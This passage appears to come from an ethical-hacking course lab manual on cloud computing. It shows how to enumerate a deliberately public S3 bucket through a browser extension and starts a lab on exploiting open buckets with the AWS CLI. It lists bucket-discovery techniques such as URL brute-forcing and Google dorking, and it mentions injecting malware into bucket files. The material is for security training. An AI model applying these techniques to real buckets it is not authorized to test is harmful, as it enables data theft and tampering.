


10. For demonstration purposes, we have created an open S3 bucket with the name **certifiedhacker1** in the AWS service. We are going to use this bucket in this task.


11. Open a new browser tab and type **certifiedhacker1.s3.amazonaws.com** in the address bar, and press **Enter**.



12. This shows the complete list of directories and files available in the **certifiedhacker1** S3 bucket.



13. Now, click on the **S3 Bucket List** icon on the Firefox window and expand the **certifiedhacker1.s3.amazonaws.com** bucket to view its permissions. You can observe that the **certifiedhacker1.s3.amazonaws.com** is public as it gives access to all users.



Module 19 – Cloud Computing

14. If S3 buckets are made public, any user on the internet can freely access it's content. Attackers can take advantage of such misconfigured S3 bucket and exploit them.
15. This concludes the demonstration of enumerating S3 buckets using Firefox extension.
16. Close all open windows and document all acquired information.
17. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Exploit S3 Buckets

Simple Storage Service (S3) is a scalable cloud storage service offered by Amazon Web Services (AWS) whereby files, folders, and objects are stored via web APIs.

Lab Scenario

As a professional ethical hacker or pen tester, you must have sound knowledge of enumerating S3 buckets. Using various techniques, you can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables you to modify files such as JavaScript or related code and inject malware into the bucket files. Furthermore, finding the bucket's location and name will help you in testing its security and identifying vulnerabilities in the implementation.

Lab Objectives

- Exploit open S3 buckets using AWS CLI

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of S3 Buckets

S3 buckets are used by customers and end users to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Listed below are several techniques that can be adopted to identify AWS S3 Buckets:

- **Inspecting HTML:** Analyze the source code of HTML web pages in the background to find URLs to the target S3 buckets

- **Brute-Forcing URL:** Use Burp Suite to perform a brute-force attack on the target bucket's URL to identify its correct URL
- **Finding subdomains:** Use tools such as Findsubdomains and Robtex to identify subdomains related to the target bucket
- **Reverse IP Search:** Use search engines such as Bing to perform reverse IP search to identify the domains of the target S3 buckets
- **Advanced Google hacking:** Use advanced Google search operators such as "inurl" to search for URLs related to the target S3 buckets

Lab Tasks

Task 1: Exploit Open S3 Buckets using AWS CLI

The AWS command line interface (CLI) is a unified tool for managing AWS services. With just one tool to download and configure, you can control multiple AWS services from the command line and automate them through scripts.

Note: Before starting this task, you must create your AWS account (<https://aws.amazon.com>).

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

